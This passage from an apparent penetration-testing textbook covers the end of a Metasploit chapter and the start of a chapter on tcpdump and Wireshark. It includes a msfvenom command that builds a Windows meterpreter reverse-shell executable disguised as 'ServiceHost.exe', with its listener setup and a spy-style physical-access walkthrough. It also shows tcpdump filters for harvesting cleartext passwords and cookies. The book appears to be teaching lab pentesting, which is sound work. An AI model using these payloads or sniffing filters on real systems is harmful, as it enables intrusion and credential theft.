
Msfvenom is great for creating custom malicious files that can be used with social engineering (see Chapter 17), but it is also terrific for creating a payload that can be used to control the target system when we have physical access.

Let's assume you are a spy and have been able to get access to the target's office and computer. It's imperative for the survival of your nation's government that they find out what is on that computer!

With `msfvenom`, we can create a simple file that we can execute on the target's system that will give us complete control. This is even simpler than creating a malicious file.

In this case, we only need to specify the payload with its LHOST and LPORT, then the format (exe) and finally the name of the file we want to create. Here, I have used the file name "ServiceHost". This will help obscure the nature of the process as it will have a name very similar to a native process on a Windows system. Even if the target sees the process on their system, unless they are relatively sophisticated, they are unlikely to identify it as malicious.


```
msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.0.114
LPORT=80 -f exe >ServiceHost.exe
```



Before we try to use this malware or malicious payload, we need to open a listener on our Kali system in Metasploit. Open the interactive terminal in Metasploit (msfconsole) and enter;

```
msf5 > use multi/handler

msf5 > set PAYLOAD windows/meterpreter/reverse_http

msf5> set LHOST <Your IP Address>

msf5> set LPORT 80
```

Now, we simply need to place this file on a flash drive, stick the flash drive into the target system and execute it as Administrator (right click) to take control!



Back on our Kali system, we should see the meterpreter prompt appear. Then to assure ourselves we are on the target system, enter "sysinfo".

```
meterpreter > sysinfo
Computer        : OTW-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Success! You now own that system!

Social Engineering with Metasploit

Metasploit has numerous modules that can be used in conjunction with social engineering the target. Above we looked at using msfvenom to embed a malicious payload inside a chess game. We can also embed malicious payloads into Word documents, PDF documents, MCL link and web pages. For more on using Metasploit for social engineering, skip to Chapter 17 Social Engineering

Summary

Metasploit is a powerful, multi-function tool that is a requirement for any aspiring hacker/pentester. It is designed for pentests and provides the practitioner with a bevy of tools and exploits. With addition of `msfvenom`, the hacker/pentester can create malicious files with the meterpreter payload hidden inside.

Exercises:

1. Scan for open ports on your unpatched Windows 7 system
2. Do a vulnerability scan using Metasploit for the EternalBlue vulnerability
3. Exploit your unpatched Windows 7 system with the EternalBlue exploit
4. Use msfvenom to create an executable file. Place that file on a flash drive. Take the flash drive to another computer on your network and execute it. Check to see whether you get a meterpreter prompt on your Kali system.

10

Sniffers for Network and Protocol Analysis

A series of persistent, small wins will defeat any opponent.

Master OTW

A network sniffer—sometimes referred to as a packet analyzer, protocol analyzer or network traffic analyzer—can intercept and analyze network traffic that traverses a digital network. These sniffers can be invaluable to the network or security engineer, the forensic investigator--and in some cases--the hacker. For instance, if an application sends passwords over the network unencrypted, the hacker may be able to sniff and view the passwords.

Since only a few applications send passwords unencrypted in our security-conscious era, the value of the sniffer to the hacker is a bit more nuanced.

For some exploits/hacks, such as DNS or MiTM attacks, analysis of the LAN traffic can be crucial to their success, making the sniffer invaluable. Besides, sniffing a target's traffic can reveal what sites they are visiting, their cookies, their user agent, or even their email messages (if unencrypted or you have the resources to decrypt the message).

Many tools are capable of network sniffing, including:

1. SolarWinds Deep Packet Inspection and Analysis Tool
2. Tcpdump
3. Windump
4. Wireshark
5. Network Miner
6. Capsa
7. tshark

In this chapter, we use two of the most popular network sniffer/analyzers: **tcpdump** and **Wireshark**. In addition, we use Wireshark to dig deep into the NSA's EternalBlue exploit to understand exactly how it works.

Controversial Use of Sniffers

For over twenty years, the Federal Bureau of Investigation (FBI) in the United States has used a tool they term "Carnivore." This tool is used to sniff and analyze the traffic of people suspected of committing crimes. It is very controversial, but legal, as it allows the FBI to eavesdrop on network traffic without a warrant.

Prerequisites to Sniffing

It's critical to point out that to effectively use a network sniffer, your network interface card (NIC) should be in promiscuous mode. This means that your NIC picks up ANY packet traversing the network. Usually, NICs only pick up packets that are intended for its particular MAC (globally unique physical) address.

The other critical point to understand with network sniffing is that the standard file format for sniffing is .pcap (packet capture). This means your system must have a library (a bit of reusable code) to put the packets into this format. These libraries are libpcap on your Linux system or Winpcap on your Windows system.

tcpdump in Action

Before we examine the powerful GUI-based sniffer Wireshark, let's take a brief look at the command line sniffer, `tcpdump`. Tcpdump was among the very first (1988) Linux/UNIX-based sniffers. Although it may not be the easiest sniffer use, its versatility and lightweight design make it worth knowing. Tcpdump can be particularly useful if you have to analyze a non-GUI based system or a remote system where a GUI would be slow, inefficient, and not very stealthy.

To start `tcpdump`, enter;

```
kali >tcpdump
```


```
root@kali-2019:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:07:04.062010 IP 192.168.0.233.57656 > 239.255.255.250.1900: UDP, length 174
16:07:04.064714 ARP, Request who-has _gateway tell kali-2019, length 28
16:07:04.066317 ARP, Reply _gateway is-at b0:be:76:08:b5:3c (oui Unknown), length 46
16:07:04.066326 IP kali-2019.35833 > _gateway.domain: 15132+ PTR? 250.255.255.239.in-addr.arpa. (46)
16:07:04.080311 IP _gateway.domain > kali-2019.35833: 15132 NXDomain 0/1/0 (103)
16:07:04.080872 IP kali-2019.59304 > _gateway.domain: 50202+ PTR? 233.0.168.192.in-addr.arpa. (44)
16:07:04.095554 IP _gateway.domain > kali-2019.59304: 50202 NXDomain 0/0/0 (44)
16:07:04.096001 IP kali-2019.43942 > _gateway.domain: 28517+ PTR? 1.0.168.192.in-addr.arpa. (42)
16:07:04.111351 IP _gateway.domain > kali-2019.43942: 28517 NXDomain 0/0/0 (42)
16:07:04.111687 IP kali-2019.42176 > _gateway.domain: 23623+ PTR? 173.0.168.192.in-addr.arpa. (44)
16:07:04.126300 IP _gateway.domain > kali-2019.42176: 23623 NXDomain 0/0/0 (44)
16:07:05.063842 IP 192.168.0.233.57656 > 239.255.255.250.1900: UDP, length 174
16:07:07.587418 IP _gateway.59364 > 224.0.0.251.mdns: 22437 PTR (QM)? 192.168.0.152.in-addr.arpa. (44)
16:07:07.587576 IP kali-2019.44754 > _gateway.domain: 30429+ PTR? 251.0.0.224.in-addr.arpa. (42)
16:07:07.587774 IP _gateway.54033 > 224.0.0.251.mdns: 22438 PTR (QM)? 192.168.0.152.in-addr.arpa. (44)
16:07:07.601171 IP _gateway.domain > kali-2019.44754: 30429 NXDomain 0/1/0 (99)
```

As you can see, as soon as you enter the command tcpdump, packets begin to flow across your screen. These packets are largely communication between your Kali system and the LAN gateway.


Let's try creating some traffic to analyze. For instance, let's try sending a ping (ICMP echo request) to your Windows 7 system from one terminal and run `tcpdump` from the other.

```
kali > ping 192.168.0.114
```

```
kali > tcpdump
```



Let's zoom in on the `tcpdump` screen so we can see detail there.



As you can see, tcpdump displays the protocol (ICMP) and the type (echo request and echo reply).

If we want to capture the output to a file that we can analyze it at a later time, we can use the `-w` option followed by the file name, such as;.


```
kali > tcpdump -w myoutput.cap
```

Filter by IP Address

We may want to filter out all the traffic except the traffic coming back from the Windows 7 system. Tcpdump--developed by researchers at the Lawrence Livermore National Laboratory in Berkeley, CA, running BSD (Berkley Software Development) Unix--utilizes the Berkeley Packet Filter (BPF) format to create filters.

We can create that filter for the Windows 7 IP address by entering:

```
kali > tcpdump host 192.168.0.114
```



Now you can see just the traffic coming and going to the Windows 7 system as we have filtered out all the other traffic.

Now, let's connect to the Apache webserver on our Kali machine from your Windows 7 system. First, start the Apache2 webserver built into Kali.


```
kali > systemctl apache2 start
```

This starts your Apache webserver. Next, start tcpdump again on your Kali system.

```
kali > tcpdump host 192.168.0.114
```

Now, open a browser on your Windows 7 system and navigate to the Kali system IP address.

You should begin to see packets appearing in the tcpdump terminal.



Note that we can see the three-way TCP handshake in the highlighted polygon. You can see first an"S" flag, then an "S." flag (tcpdump represents the A or ACK flag with a ".") and then "." Flag or written another way, S-SYN/ACK-ACK.

This filter displays traffic coming and going from our Windows 7 system.If we want to filter for just the traffic coming FROM our Windows 7 system, we can create a filter like;


```
kali > tcpdump src host 192.168.0.114
```

Now, we are only seeing the traffic coming (src) from our Windows 7 system (192.168.0.114).

Filter by Port

What if we wanted to filter out all the traffic except those going to a particular port on our Apache webserver? Let's try to filter out everything except traffic going to port 80 (HTTP). If we use the –vv option (very verbose) in tcpdump, it will decode all the IP and TCP headers and the user agent (the user agent can often be used to identify the user). To get these results, we could write a filter such as:

```
kali > tcpdump -vv dst port 80
```



As you can see above, tcpdump displays a significant amount of information about the traffic including the browser's user agent (user agents can be used to identify the user).

Filter by TCP Flags

What if we wanted to see only the traffic with SYN flags sets on it? We could create a filter like this:

```
kali > tcpdump 'tcp[tcpflags]==tcp-syn'
```

Of course, we can create a filter for each of the TCP flags such as;

```
kali > tcpdump 'tcp[tcpflags]==tcp-ack'

kali > tcpdump 'tcp[tcpflags]==tcp-fin'

kali > tcpdump 'tcp[tcpflags]==tcp-rst'

kali > tcpdump 'tcp[tcpflags]==tcp-psh'

kali > tcpdump 'tcp[tcpflags]==tcp-urg'
```

Combining Filters

Tcpdump enables us to use filters together using a logical **AND** (&&) or a logical **OR** (||). So, if we wanted to filter for a particular IP address and TCP port 80 we would create a filter such as:

```
kali > tcpdump host 192.168.0.114 and port 80
```

We can also use a logical OR, such as:

```
kali > tcpdump port 80 or port 443
```

If we wanted to see all the traffic **except** that travelling from a particular IP address, we can use the negation symbol (!) or not.

```
kali > tcpdump not host 192.168.0.114
```

Filtering for Passwords and Identifying Artifacts

To filter for passwords in cleartext, we could build a filter for various ports and then use egrep to search for strings indicating logins or passwords such as;

```
kali > tcpdump port 80 or port 21 or port 25 or port 110 or port 143
or port 23 -lA | egrep -i B5
'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|password='
```

If you want to filter for just the user agent (an identifying signature of the user and their browser) we could create filter such as:

```
kali > tcpdump -vvAls | grep 'User-Agent'
```

```
root@kali-2019:~# tcpdump -vvAls0 | grep 'User-Agent'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
        User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
        User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
        User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
        User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
```


Finally, to filter for just the browser cookies, we can create the following filter.

```
kali > tcpdump -vvAls | grep 'Set-Cookie|Host|Cookie:'
```


tcpdump is a powerful command-line tool for analyzing network traffic with multiple capabilities. Time invested in learning its BPF-based filtering system is time well-invested. As a security admin or hacker, you may not have access to a GUI on remote system and `tcpdump` is the tool of choice.

Wireshark, the Gold Standard in Sniffers

In recent years, Wireshark has become the de-facto standard in sniffers. Formerly known as Ethereal, it is now part of every network or security admin's tool chest, or should be. Kali has Wireshark built-in, so we can start Wireshark by simply entering Wireshark in the terminal or using the GUI; go to **Applications-->Usual Applications->Internet-->Wireshark.**




Wireshark now opens and ask you which interface you would like to listen on. If you are using a VM, select the **eth0.** If you are using a physical machine with a wireless adapter, select the wireless adapter (probably wlan0). Usually, you can determine which adapter to select by the activity level. The most active adapter is likely the one you want to use for sniffing.



Now, Wireshark begins capturing packets from your network interface and packaging them into the .pcap format. Pcap is the standard file format for packet capture (you find it used throughout our industry in such products as Snort, aircrack-ng, and many others)

You see three separate analysis windows in Wireshark. The top window, labeled #**1** in the screenshot below, is known as the **Packet List Pane**. You should see color-coded packets moving in real-time through this window.



The middle window, labeled #**2**, is known as the **Packet Details Pane**. This pane provides us with header information from the selected packet in Window #**1**.


Finally, Window #**3**, **Packet Bytes Pane**, provides payload information in both hexadecimal format to the left and ASCII format to the right.

Creating Filters in Wireshark

In general, there is way too much information here to do an effective analysis. Packets are flying by, hundreds or thousands per minute. To use Wireshark effectively, we need to filter the traffic to **see only those packets of interest**. Wireshark has a simple filtering language that you should understand to use it effectively and efficiently in any investigation or analysis.

The packets flying by our interface are of many different protocols. Probably the first filter we want to apply is a protocol filter. Remember, TCP/IP is a suite of protocols, and we probably want to focus our analysis to just a few.

In the filter window, type "tcp." You notice that it turns green, indicating that your syntax is correct (it remains pink while your syntax is incorrect). Now, click the arrow button to the far right of the filter window to apply the filter.



When you do, Wireshark filters out all traffic, except the TCP traffic. You can do the same for just about any protocol such as “http,”“smtp,” "udp,”“dns," and many others. Try out a few and see what kind of traffic is passing your interface.

